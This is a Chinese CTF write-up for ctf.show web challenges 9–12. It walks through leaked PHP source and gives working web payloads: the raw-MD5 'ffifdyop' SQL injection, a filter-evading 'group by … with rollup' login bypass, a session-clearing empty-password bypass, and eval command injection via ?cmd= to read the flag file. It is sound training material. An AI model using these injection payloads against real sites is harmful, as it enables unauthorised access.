ctf.show web 9-12 writeup

原创

Sk1y 于 2021-02-17 23:49:45 发布 278 收藏 3
分类专栏： CTF刷题记录 文章标签： web 安全

ctf.show web 9-12 writeup

目录

---

web9

题目：ctf.show平台上的

解题过程

打开是个登录界面，没什么头绪

在index.phps中，源码泄露

```
<?php
        $flag="";
  $password=$_POST['password'];
  if(strlen($password)>10){
   die("password error");
  }
  $sql="select * from user where username ='admin' and password ='".md5($password,true)."'";
  $result=mysqli_query($con,$sql);
   if(mysqli_num_rows($result)>0){
     while($row=mysqli_fetch_assoc($result)){
       echo "登陆成功<br>";
       echo $flag;
      }
   }
    ?>
```

看到md5($password,true),想起了之前做的一道题目，也是这个知识点。

将password的值定为ffifdyop，登录，得到flag.

登陆成功
ctfshow{6cc2a65b-ab96-4bf7-84f7-3d2981caffd3}

原因如下：

```
content: ffifdyop

hex: 276f722736c95d99e921722cf9ed621c

raw: 'or'6\xc9]\x99\xe9!r,\xf9\xedb\x1c

string: 'or'6]!r,b
```


在mysql里面，在用作布尔型判断时，以1开头的字符串会被当做整型数。要注意的是这种情况是必须要有单引号括起来的，比如password='xxx' or '1xxxxxxxx'，那么就相当于password='xxx' or 1 ，也就相当于password='xxx' or true，所以返回值就是true。当然在我后来测试中发现，不只是1开头，只要是数字开头都是可以的。

ffifdyop的原始二进制字段中含有`'or'6\xc9]\x99\xe9!r,\xf9\xedb\x1c`， 恰构成了SQL注入漏洞，password='xxx' or 1，那么返回值也是true。（xxx指代任意字符）

详细解释传送门

web10

题目：



解题过程

打开题目

类似于刚才的题目，继续探查一下index.phps,源码泄露，如下

```
<?php
  $flag="";
        function replaceSpecialChar($strParam){
             $regex = "/(select|from|where|join|sleep|and|\s|union|,)/i";
             return preg_replace($regex,"",$strParam);
        }
        if (!$con)
        {
            die('Could not connect: ' . mysqli_error());
        }
  if(strlen($username)!=strlen(replaceSpecialChar($username))){
   die("sql inject error");
  }
  if(strlen($password)!=strlen(replaceSpecialChar($password))){
   die("sql inject error");
  }
  $sql="select * from user where username = '$username'";
  $result=mysqli_query($con,$sql);
   if(mysqli_num_rows($result)>0){
     while($row=mysqli_fetch_assoc($result)){
      if($password==$row['password']){
       echo "登陆成功<br>";
       echo $flag;
      }

      }
   }
    ?>
```

防护一：

我们可以看到，过滤了相当多的关键字符，但是因为**替换的是空**，所以当时想的是还能够**双写绕过**

```
function replaceSpecialChar($strParam){
             $regex = "/(select|from|where|join|sleep|and|\s|union|,)/i";
             return preg_replace($regex,"",$strParam);
        }
```

> php使用replaceSpecialChar一次性替换所有指定字符文本，下面网上的实例

```
<?php
$info1 = '1221231331341';
function replaceSpecialChar($strParam){
    $regex = '/1|2/';
//要替换多个文本字母就加上'|' 符号
    return preg_replace($regex,'*',$strParam);
}
$info1 = replaceSpecialChar($info1);
echo $info1;
?>

//结果：*****3*33*34*
```

防护二：

但是，这段代码直接阻断了双写绕过，如果双写的话，字符串中关键词会被替换为空，这样的话替换前后的字符串长度不同。不太行。。。

```
if(strlen($username)!=strlen(replaceSpecialChar($username))){
   die("sql inject error");
  }
  if(strlen($password)!=strlen(replaceSpecialChar($password))){
   die("sql inject error");
  }
```

防护三：

```
if($password==$row['password'])
{
    echo "登陆成功<br>";
    echo $flag;
}
```

两个小知识：

创建一个名为users的表，里面有如下数据

group by

sql语句： select id from users;

sql语句：select id,count(*) from users group by id;

with rollup

sql语句：select id,count(*) form users group by id with rollup;

我们看到增加了一列，其中id为NULL,count(*)为统计和。

因为增加的一列id为NULL，同时我们可以对应到绕过防护三，同时没有与防护一和防护二矛盾，我们传入password为空，这样的话空==空，$password==$row['password']成立！


payload:

```
username=admin'/**/or/**/1=1/**/group/**/by/**/password/**/with/**/rollup#&password=
```

登陆成功
ctfshow{989bbab9-e5d2-4ed5-a95c-80364eb11031}

web11

题目：



解题过程

打开题目后


```php
<?php
        function  replaceSpecialChar($strParam){
                $regex  =  "/(select|from|where|join|sleep|and|\s|union|,)/i";
                return  preg_replace($regex,"",$strParam);
        }
        if(strlen($password)!=strlen(replaceSpecialChar($password))){
                die("sql  inject  error");
        }
        if($password==$_SESSION['password']){
                echo  $flag;
        }else{
                echo  "error";
        }
?>
```

我们看到有两层防护


防护一，过滤了多个关键，如果有关键字出现会进行用空替换，并且替换前后字符串长度不同会导致错误；

防护二，传入的$password需要和session中的password相同。


因为session中的password在存储在本地，我们可以对它进行删除，这样我们传入空，空=空，即可绕过。

删除session中的password

火狐浏览器如下




再将password输入框中字符清空，登录，即可得到flag




ctfshow{2144ac7b-154e-4fec-aa8b-a559fcbdbcad}

web12



解题过程

打开题目后



在f12中发现

```
<!--hit:?cmd=-->
```

猜测是命令执行漏洞

首先高亮显示源码，成功！

```
?cmd=highlight_file('index.php');
```

```
<?php
error_reporting(0);
?>
<html lang="zh-CN">

<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<meta name="viewport" content="width=device-width minimum-scale=1.0 maximum-scale=1.0 initial-scale=1.0" />
<title>ctf.show_web12</title>
</head>
<body>
<center>
<h2>ctf.show_web12</h2>
<h4>where is the flag?</h4>
<!-- hit:?cmd= -->
<?php
$cmd=$_GET['cmd'];
eval($cmd);

?>

</body>
</html>
```


接下来找flag文件

> **print_r() 函数**用于打印变量，以更容易理解的形式展示。
>
> **PHP glob() 函数**
>
> 定义和用法
>
> glob() 函数返回一个包含匹配指定模式的文件名或目录的数组。
>
> 该函数返回一个包含有匹配文件/目录的数组。如果失败则返回 FALSE。

借一下菜鸟教程的例子：

实例 1

```
<?php
print_r(glob("*.txt"));
?>
```

上面的代码将输出：

```
Array
(
[0] => target.txt
[1] => source.txt
[2] => test.txt
[3] => test2.txt
)
```

实例 2

```
<?php
print_r(glob("*.*"));
?>
```

上面的代码将输出：

```
Array
(
[0] => contacts.csv
[1] => default.php
[2] => target.txt
[3] => source.txt
[4] => tem1.tmp
[5] => test.htm
[6] => test.ini
[7] => test.php
[8] => test.txt
[9] => test2.txt
)
```



```
?cmd=print_r(glob("*"));
```

where is the flag?

Array ([0] => 903c00105c0141fd37ff47697e916e53616e33a72fb3774ab213b3e2a732f56f.php [1] => index.php)

flag应该在名字比较长的文件中

```
?cmd=highlight_file('903c00105c0141fd37ff47697e916e53616e33a72fb3774ab213b3e2a732f56f.php');
```

ctf.show_web12

where is the flag?

<?php

$flag="ctfshow{caebd355-6430-470b-bc2a-ab69efd4c19d}";

?>

总结：

1.源码泄露：index.phps,之前碰到比较多的是index.php.bak,www.zip等。

2.group by 和 with rollup 的联合操作。

3.glob()函数，查看文件或目录。

因为buu平台炸了来ctfshow刷题，学到了好多,感谢ctfshow。

菜鸡的进阶之路遥远且艰难，冲呀！！！